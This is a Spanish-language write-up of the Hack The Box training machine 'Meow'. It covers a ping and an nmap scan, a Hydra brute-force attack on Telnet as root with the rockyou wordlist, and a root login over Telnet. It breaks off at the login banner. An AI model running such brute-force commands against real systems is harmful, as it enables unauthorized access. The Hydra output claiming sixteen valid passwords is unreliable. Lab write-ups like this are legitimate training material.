

Informe de Penetración: Máquina Meow (HTB)

Lucas JPG

29 de septiembre de 2025



Índice

Índice

Índice	2
1 Introducción	3
2 Iniciando la máquina vulnerable	3
3 Etapa de escaneo	4
3.1 Ping a la máquina vulnerable	4
3.2 Escaneo con NMAP	6
4 Ataque de fuerza bruta con HYDRA	7
5 Acceso a la máquina vulnerable	8
5.1 Verificación de acceso	9
6 En búsqueda de la flag	10
7 Conclusiones	12
8 Recomendaciones	12

1. Introducción

Empezamos conectándonos a la VPN de HTB, con el fin de poder acceder a sus máquinas virtuales.

2. Iniciando la máquina vulnerable

Al iniciar la máquina vulnerable, nos darán una IP, en la cual trabajaremos.





Figura 1: Dirección IP de la máquina objetivo

Como podemos ver en la siguiente captura, la máquina vulnerable recibe y responde a los paquetes ICMP.




```
frx432@localhost: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ frx432@localhost: ~  
(frx432@localhost)-[~]  
$ ping 10.129.49.209  
PING 10.129.49.209 (10.129.49.209) 56(84) bytes of data:  
64 bytes from 10.129.49.209: icmp_seq=1 ttl=63 time=520 ms  
64 bytes from 10.129.49.209: icmp_seq=2 ttl=63 time=200 ms  
64 bytes from 10.129.49.209: icmp_seq=3 ttl=63 time=347 ms  
64 bytes from 10.129.49.209: icmp_seq=4 ttl=63 time=353 ms  
64 bytes from 10.129.49.209: icmp_seq=5 ttl=63 time=201 ms  
^C  
--- 10.129.49.209 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 199.880/324.427/520.083/118.603 ms  
maquina objetivo}  
(frx432@localhost)-[~]  
$
```

Figura 3: Máquina respondiendo a los paquetes ICMP

3.2. Escaneo con NMAP

Realizamos un escaneo básico para analizar puertos abiertos, en el cual encontramos una vulnerabilidad crítica: el puerto 23 con el servicio Telnet, que está muy obsoleto.



```
(frx432@localhost)-[~]
$ ping 10.129.49.209
PING 10.129.49.209 (10.129.49.209) 56(84) bytes of data:
64 bytes from 10.129.49.209: icmp_seq=1 ttl=63 time=520 ms
64 bytes from 10.129.49.209: icmp_seq=2 ttl=63 time=200 ms
64 bytes from 10.129.49.209: icmp_seq=3 ttl=63 time=347 ms
64 bytes from 10.129.49.209: icmp_seq=4 ttl=63 time=353 ms
64 bytes from 10.129.49.209: icmp_seq=5 ttl=63 time=201 ms
^C
— 10.129.49.209 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 199.880/324.427/520.083/118.603 ms

(frx432@localhost)-[~]
$ nmap 10.129.49.209
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 00:26 -03
Nmap scan report for 10.129.49.209
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 5.72 seconds


(frx432@localhost)-[~]
$
```

Figura 4: Escaneo con NMAP

4. Ataque de fuerza bruta con HYDRA

Como sabemos que corre un servicio Telnet, usualmente se puede iniciar sesión con un usuario y una contraseña. Realizamos un ataque de fuerza bruta para verificar si existe el usuario y posibles contraseñas.

Como podemos ver en la siguiente captura, se obtuvieron las siguientes credenciales.




```
frx432@localhost: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ frx432@localhost: ~  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 00:42:57  
[ERROR] Unknown service: 23  
frx432@localhost: ~  
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 10.129.49.209 -s 23 telnet  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 00:43:10  
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking telnet://10.129.49.209:23/  
[23][telnet] host: 10.129.49.209 login: root password: lovely  
[23][telnet] host: 10.129.49.209 login: root password: jessica  
[23][telnet] host: 10.129.49.209 login: root password: babygirl  
[23][telnet] host: 10.129.49.209 login: root password: 1234567  
[23][telnet] host: 10.129.49.209 login: root password: nicole  
[23][telnet] host: 10.129.49.209 login: root password: daniel  
[23][telnet] host: 10.129.49.209 login: root password: password  
[23][telnet] host: 10.129.49.209 login: root password: 12345678  
[23][telnet] host: 10.129.49.209 login: root password: monkey  
[23][telnet] host: 10.129.49.209 login: root password: abc123  
[23][telnet] host: 10.129.49.209 login: root password: iloveyou  
[23][telnet] host: 10.129.49.209 login: root password: 123456  
[23][telnet] host: 10.129.49.209 login: root password: rockyou  
[23][telnet] host: 10.129.49.209 login: root password: princess  
[23][telnet] host: 10.129.49.209 login: root password: 123456789  
[23][telnet] host: 10.129.49.209 login: root password: 12345  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-29 00:43:34  
frx432@localhost: ~  
$
```

Figura 5: Credenciales obtenidas

5. Acceso a la máquina vulnerable

Accedemos a la máquina a través del servicio Telnet, usando el siguiente comando: `telnet <IP><puerto>`, como usuario `root`.




```
root@Meow: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ root@Meow: ~  
(frx432@localhost)~[~]  
$ telnet 10.129.49.209 23  
Trying 10.129.49.209 ...  
Connected to 10.129.49.209.  
Escape character is '^['.  
  
Hack the Box  
  
Meow login: root  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon 29 Sep 2025 03:48:55 AM UTC  
  
System load:          0.01  
Usage of /:            41.7% of 7.75GB  
Memory usage:         4%  
Swap usage:           0%  
Processes:            134  
Users logged in:      0  
IPv4 address for eth0: 10.129.49.209  
IPv6 address for eth0: dead:beef::250:56ff:feb0:a520  
  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
  https://ubuntu.com/blog/microk8s-memory-optimisation  
  
